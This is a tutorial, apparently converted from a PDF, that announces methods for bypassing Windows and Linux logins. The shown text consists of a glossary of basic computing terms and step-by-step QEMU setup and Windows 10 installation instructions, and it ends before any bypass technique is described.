Bypass Windows and Linux Login System

Every software is hackable.

Introduction:

In this experiment we will look how we can bypass login systems in both windows and Gnu/Linux operating systems.

There are many ways to bypass login system but, in this experiment, we will look at one way to bypass windows login system and two ways to bypass Gnu/Linux login system.

In this research we divided it into two chapters. The first chapter is for what is this Technolgies. The second chapter divided into two part. The first part is for the installation process for each OS on VM(qemu) and the second part for the Vulnerabilities and how can we exploit.

We can perform everything in this experiment at any real machine. There is no need for VM but in this experiment, we will use VM for show you the way how does it work in the easy way.

Table of contents

Chapter 1: What are these Technolgies?

This chapter is information about technologies we will use them on the second chapter. If you do not know a technology from experiment`s chapter, you will find it in this chapter.

What is Virtual Machine (VM)?

A **Virtual Machine** (VM) is a compute resource that uses software instead of a physical computer to run programs and deploy apps. One or more virtual "guest" machines run on a physical "host" machine. Each virtual machine runs its own operating system and functions separately from the other VMs, even when they are all running on the same host. This means that, for example, a virtual MacOS virtual machine can run on a physical PC [1].

What is Windows?

Microsoft Windows (also referred to as **Windows** or **Win**) is a graphical operating system developed and published by Microsoft. It provides a way to store files, run software, play games watch videos, and connect to the Internet [2].

What is Linux?

Linux® is an open source operating system (OS). An operating system is the software that directly manages a system's hardware and resources, like CPU, memory, and storage. The OS sits between applications and hardware and makes the connections between all of your software and the physical resources that do the work [3].

What is Arch Linux?

Arch Linux is an independently developed, x86-64 general-purpose **GNU/Linux** distribution that strives to provide the latest stable versions of most software by following a rolling-release model. The default installation is a minimal base system, configured by the user to only add what is purposely required [4].

What is ubuntu?

Ubuntu is **the modern, open source operating system on Linux** for the enterprise server, desktop, cloud, and IoT [28].

What is Qemu?

According to the **QEMU about page**, "QEMU is a generic and open-source machine emulator and virtualizer." When used as a machine emulator, QEMU can run OSes and programs made for one machine (e.g., an ARM board) on a different machine (e.g., your x86 PC). By using dynamic translation, it achieves very good performance. QEMU can use other hypervisors like **Xen** or **KVM** to use CPU extensions (**HVM**) for virtualization. When used as a virtualizer, QEMU achieves near native performances by executing the guest code directly on the host CPU [5].

What is ISO image?

The name ISO was taken from the name of the file system used by optical media, which is usually ISO 9660. You can think of an ISO image as a complete copy of everything stored on a physical optical disc like CD, DVD, or Blu-ray disc—including the file system itself. They are a sector-by-sector copy of the disc, and no compression is used. The idea behind ISO images is that you can archive an exact digital copy of a disc, and then later use that image to burn a new disc that is in turn an exact copy of the original. Most operating systems (and many utilities) also allow you to mount an ISO image as a virtual disc, in which case all your apps treat it as if a real optical disc were inserted [6].

What is URL?

URL stands for *Uniform Resource Locator*. A URL is nothing more than the address of a given unique resource on the Web. In theory, each valid URL points to a unique resource. Such resources can be an HTML page, a CSS document, an image, etc. In practice, there are some exceptions, the most common being a URL pointing to a resource that no longer exists or that has moved. As the resource represented by the URL and the URL itself are handled by the Web server, it is up to the owner of the web server to carefully manage that resource and its associated URL [7].

What is VHD (Virtual hard disk)?

A (**hard disk image or virtual hard disk**) is a file which stores the contents of the emulated hard disk. A **hard disk** image can be **raw**, so that it is byte-by-byte the same as what the guest sees, and will always use the full capacity of the guest hard drive on the host. This method provides the least I/O overhead, but can waste a lot of space, as not-used space on the guest cannot be used on the host [8].

What is file?

A **file** is a container in a computer system for storing information. Files used in computers are similar in features to that of paper documents used in library and office files. There are different types of files such as text files, data files, directory files, binary and graphic files, and these different types of files store different types of information. In a computer operating system, files can be stored on optical drives, hard drives, or other types of storage devices [9].

What is directory?

A **directory** is a location for storing files on your computer. Directories are found in a hierarchical file system, such as **Linux**, **MS-DOS**, **OS/2**, and **Unix** [10].

What is "the Shell"?

Simply put, the shell is a program that takes commands from the keyboard and gives them to the operating system to perform. In the old days, it was the only user interface available on a Unix-like system such as Linux. Nowadays, we have graphical user interfaces (GUIs) in addition to command line interfaces (CLIs) such as the shell [12]. On most Linux systems a program called **bash** (which stands for Bourne Again Shell, an enhanced version of the original Unix shell program, **sh**, written by Steve Bourne) acts as the shell program. Besides **bash**, there are other shell programs available for Linux systems. These include: **ksh**, **tcsh** and **zsh** [12].

What is Terminal?

It is a program called a *terminal emulator*. This is a program that opens a window and lets you interact with the shell. There are a bunch of different terminal emulators we can use. Some Linux distributions install several. These might include **gnome-terminal**, **konsole**, **xterm**, **rxvt**, **kvt**, **nxterm**, and **eterm** [12].

What is Bash?

When you start a terminal (such as the GNOME Terminal or Konsole on Linux or iTerm2 on macOS) running the Bash shell, you are greeted with a *prompt*. A prompt is a symbol, usually a dollar sign (**$**), indicating that the shell is waiting for your input [11].

What is Linux Command?

On Linux and Unix (such as BSD and macOS), most commands are stored by default in system directories like **/usr/bin** and **/bin**. When you issue a command to Bash, it searches specific directories on your system to see whether such a command exists. If the command does exist, then Bash executes it [11].

What is KVM?

KVM (**Kernel-based Virtual Machine**) full virtualization must be supported by your Linux kernel and your hardware, and necessary **kernel modules** must be loaded [5].

What is x86_64 processor architecture?

x86-64 is a 64-bit version of the x86 processor architecture, which Windows PCs have used for several decades. It is like x64, but refers specifically to processors that use the x86 instruction set. CPUs with the x86-64 architecture run in 64-bit mode by default, but are also backward-compatible with 32-bit and 16-bit applications. In other words, any program that runs on a 32-bit x86 CPU should run on an x86-64 CPU with no emulation required [13].

What is bootloader?

The boot loader is responsible for loading the kernel and **initial ramdisk** before initiating the boot process. The procedure is quite different for **BIOS** and **UEFI** systems [16].

What is BIOS?

A **BIOS** or Basic Input-Output System is in most cases stored in a flash memory in the motherboard itself and independent of the system storage. Originally created for the **IBM PC** to handle hardware initialization and the boot process, it has been replaced progressively since 2010 by the **UEFI** which does not suffer from the same technical limitations [16].

What is UEFI?

The **Unified Extensible Firmware Interface** has support for reading both the partition table as well as file systems. UEFI does not launch any **boot code from the Master Boot Record (MBR)** whether it exists or not, instead booting relies on boot entries in the **NVRAM** [16].

What is MBR (The Master Boot Record)?

The Master Boot Record (**MBR**) is the information in the first sector of a hard disk or a removable drive. It identifies how and where the system's operating system (OS) is located in order to be booted (loaded) into the computer's main storage or random access memory (RAM). The MBR also includes a program that reads the boot sector record of the partition containing the OS to be booted. In turn, that record contains a program that loads the rest of the OS into RAM [19].

What is GPT?

GPT is a newer partitioning standard than **MBR** and does not have as many limitations. For example, MBR only allows for four primary partitions per drive and does not support drives larger than 2 TB. GPT allows you to create hundreds of partitions per drive and supports drives larger than one billion terabytes [20].

What is NVRAM?

NVRAM (non-volatile random-access memory) refers to computer memory that can hold data even when power to the memory chips has been turned off [17].

What is Grub2?

GRUB (GRand Unified Bootloader) is a **boot loader**. The current GRUB is also referred to as **GRUB 2**. The original GRUB, or **GRUB Legacy**, corresponds to versions 0.9x [32].

What is RAM?

Random Access Memory (RAM), is used to store data and programs while they are being actively used by the computer. RAM is volatile memory; that is, the data stored in RAM is lost if the computer is turned off [15].

What is Hard Drive?

Hard drives are magnetic media used for long-term storage of data and programs. Magnetic media is nonvolatile; the data stored on a disk remains even when power is removed from the computer [15].

What is Swap partition?

The primary function of **swap** space is to substitute disk space for RAM memory when real RAM fills up and more space is needed [15].

What is the kernel?

The **kernel** is a core component of an operating system and serves as the main interface between the computer's physical hardware and the processes running on it. The kernel enables multiple applications to share hardware resources by providing access to CPU, memory, disk I/O, and networking [21].

What is Init?

Init is the first process started during system boot. It is a daemon process that continues running until the system is shut down. **Init** is the direct or indirect ancestor of all other processes, and automatically adopts all orphaned processes. It is started by the kernel using a hard-coded filename; if the kernel is unable to start it, **panic** will result. Init is typically assigned **process identifier (PID) 1** [22].

What is kernel panic?

A kernel panic occurs when the Linux kernel enters an unrecoverable failure state. The state typically originates from buggy hardware drivers resulting in the machine being deadlocked, non-responsive, and requiring a reboot [23].

What is a daemon process?

A **daemon** is a program that runs as a "background" process (without a terminal or user interface), commonly waiting for events to occur and offering services [24].

What is PID?

PID is the operating system's unique identifier for active programs that are running. A simple command to view the running processes shows that the init process is the owner of PID 1 [25].

What is the root?

There are two meaning about the root on Linux:

1. The **root directory** is the top of the hierarchy, the point where the primary filesystem is mounted and from which all other filesystems stem. All files and directories appear under the root directory /, even if they are stored on different physical devices.[26].
2. The **superuser**(root) has complete access to the operating system and its configuration; it is intended for administrative use only [27].

What is initramfs?

initramfs is a root filesystem that is embedded into the kernel and loaded at an early stage of the boot process. It is the successor of *initrd*. It provides early userspace which can do things the kernel cannot easily do by itself during the boot process. Using *initramfs* is optional. By default, the kernel initializes hardware using built-in drivers, mounts the specified root partition, loads the init system of the installed Linux distribution. The init system then loads additional modules and starts services until it eventually presents a log in dialog. This is a good default behavior and sufficient for many users. *initramfs* is for users with advanced requirements; for users who need to do things as early as possible, even before the root partition is mounted [30].

What is tty?

In the desktop environment of Linux and other Unix-like operating systems such as macOS, the terminal window and applications such as x-term and Konsole are examples of virtual teletypes. But these are emulated entirely in software. They are called pseudo-teletypes (PTS) [31].

Chapter 2: How can we bypass windows and Linux OS?

In this chapter we see how we can bypass windows and Linux login systems in experiment using VM(Qemu).

(NOTE): All of experiment on this chapter you can do it on any real computer not only on VM.

The tools we will use them for experiment:

- Virtual machine (Qemu)
- Linux Destro (Arch Linux, Ubuntu)
- Windows OS (8.1, 10)

(Note) You can use any VM or Linux Destro you want.

How do we get them?

We can get OS iso file from These URLs:

(Windows 10): https://www.microsoft.com/en-gb/software-download/windows10ISO

(Arch Linux): https://archlinux.org/download/

(Qemu): https://www.qemu.org/

(Ubuntu): https://ubuntu.com/

Or you can search for them from any search engine.

What do we need to do the experiment on real computer not only on VM?

- USB flash drive or CD disk burned on it an Arch Linux iso or any OS can do as same as we will do on these experiments.
- Booting from the USB flash drive or CD disk.

How can we burn the iso on usb flash drive or CD disk?

You need to find program can do it for you or you can find it the way from this URL: https://wiki.archlinux.org/title/USB_flash_installation_medium .

How can we boot from the usb flash drive or cd disk?

When we press the power button before the bootloader work, we can press F9 or F12 or ESC depend on our computer boot setting from that settings we can choose the boot drive.

Section 1: Windows:

How are we going to setup the windows OS by VM(Qemu)?

Firstly, we will make virtual disk Like this:

qemu-img create –f raw [any name you want] [space you want] [G is Gigabyte].

What have we done in this picture?


1. We used **ls** command to see what we have files in this directory.
2. We used **qemu-img** program to create virtual hard disk its name **disk.raw** and it has **20 Gigabytes**.
3. We used **ls** command to see what we have files in this directory and we see **disk.raw** that what we made from **qemu-img** program.

Secondly, we will run windows 10 on the VM by using qemu (VM) and the (VHD) we made it and the image iso of windows 10.

The" \" it makes ability to put another argument in new line.


- **qemu-system-x86_64** : is the VM program for x86-64 a 64-bit version of the x86 processor architecture.
- **-enable-kvm** : it is enabled (*Kernel-based Virtual Machine)*
- **-cdrom ../iso/Win10x64.iso** is to boot from iso as cdrom on VM
- **-cpu host** : is to use host qemu model
- **-boot order=d**: is to run Windows OS with no problem.
- **-drive file=disk.raw,format=raw**: first argument to visual file as device in raw format.
- **-m 4G:** we used 4 Gigabytes RAM size.

Then we will press Enter.



It will pop up window.


This window is VM, we can interactive with it as different machine.




Now the windows 10 is working on VM.

We will start to setup the system on **disk.raw** file.


Firstly, we will press **Next button.**




Then, we press **Install Now button.**




Then, we press **I do not have a product key**.




Then, we press **Windows 10 pro and Next button.**




Then, we press **checkbox and Next button**.




Then, we press **Custom: Install Windows only (advanced) button**.




Then we press **new button** to make new partition drive via VM on **disk.raw** file.




Then, we will press **apply**.




Then, we will press **ok** button to make the new partition.



Then, we will press next button to install the system on **disk.raw** file.



Now, it is installing the OS on **disk.raw** file.



